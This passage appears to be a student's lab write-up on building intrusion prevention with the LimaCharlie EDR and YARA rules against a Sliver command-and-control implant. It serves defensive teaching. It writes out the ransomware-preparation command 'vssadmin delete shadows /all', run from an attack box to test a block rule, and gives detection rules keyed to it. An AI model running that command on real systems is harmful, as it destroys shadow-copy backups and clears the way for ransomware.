
I can see our rule accomplishes what I intend and can move forward. After attempting to run the command again on my attack box, we can see what happens with my rule in the detections heading.




The next step is to act against the threat actor. In a typical real-world environment, it would be best practice to generate a detection rule, like the one above, and let it run for a few weeks to eliminate false positives and create a baseline to create a good block rule. Setting up a bad block rule will very likely disrupt a working environment. In this lab, I will just generate the block rule to the best of my knowledge. In my attack box, we will start a new system shell from inside the windows system and run the command *vssadmin delete shadows /all*. Which will delete shadow copies and open up ransomware possibilities. As any good Endpoint Detection and Response (EDR) should, Lima has a rule for this kind of activity.



Going to the event timeline, I will create a rule directly based on this event. LimaCharlie will create a specific rule given the known information of the event.



The "action: report" tab sends a response to the detection tab, and the "action: task" section eliminates the process where the command is executed. Saving and testing my rule now, I'll run the same command, and my shell should be automatically terminated.



The rule was successful. But this rule will only detect and block the very specific command we gave, this could be avoided by simply adding in a random space to the command. To fix it I changed it to the following rule, which will detect each of the individual parts of the command.

```
- op: is
  path: event/FILE_PATH
  value: C:\Windows\system32\vssadmin.exe
- op: contains
  path: event/COMMAND_LINE
  value: 'delete'
- op: contains
  path: event/COMMAND_LINE
  value: 'shadows'
- op: contains
  path: event/COMMAND_LINE
  value: '/all'
```


False Positives


The next part of this lab will deal with false positives and how to manage them. I created a detection and response rule that will detect any activity executing *svchost.exe*, which will generate many false positive reports since it is a normal process.

Detect

```
event: NEW_PROCESS
op: ends with
path: event/FILE_PATH
value: \svchost.exe

```

Upon inspecting the detection alerts, Lima easily allows me to create a false positive rule.







In the new false positive rule, this will disregard any alerts for svchost.exe if it is working within the expected directory *System32* and is using *-k* which is expected for the command. Otherwise, it has potential for unwanted activity. I can test the false positive rule before deploying it to ensure the code works as intended.

<u>Working with Yara for Intrusion Prevention</u>

The next step of my lab will involve working with Yara for intrusion detection and prevention. I set up a couple of pre-defined rules given to me to detect the sliver activities going on.




Then I ran a command under my sensor to do a manual Yara scan of the Sliver payload.





As shown the rule successfully matched the intrusion. Now it is time to set up the automation for this process.

This new rule created will detect any new files **created** and respond by executing the previous Yara rule created. This means any new potential malware installed will automatically be inspected and removed if needed.





This automation rules I'm creating detects new exe files being **executed**, to do so, I went into the memory strings from the currently known sliver file installed using LimaCharlie and copied over common strings into my rule.






Now time to test them. I stimulated the first automation rule by moving the file from documents to downloads.





As shown, the detection rule was activated, and it prevented the movement from executing. Now to test the execution rule, I'll go ahead and run the malware.



As shown, the yara rule detected the activity, and the malware was prevented from being executed, showcasing full automation of an Intrusion Prevention System using YARA.

I ran NERVOUS_BANQUETTE.exe and 4 other similar malicious executables. They were run in different directories and under unique commands twenty times and failed to detect one of the executables, giving me a 95% success rate.

Conclusion

In conclusion, this lab provided a comprehensive exploration of Intrusion Prevention Systems, guiding me through the essential skills needed to fortify a network against potential cyber threats. From setting up virtual machines and deploying command and control tools to crafting detection and response rules using LimaCharlie, I gained practical insights into defending against both simulated attacks and real-world scenarios. The hands-on experience with Yara rules further underscored the importance of automation in swiftly identifying and mitigating potential security risks, solidifying my understanding of key concepts in cybersecurity defense.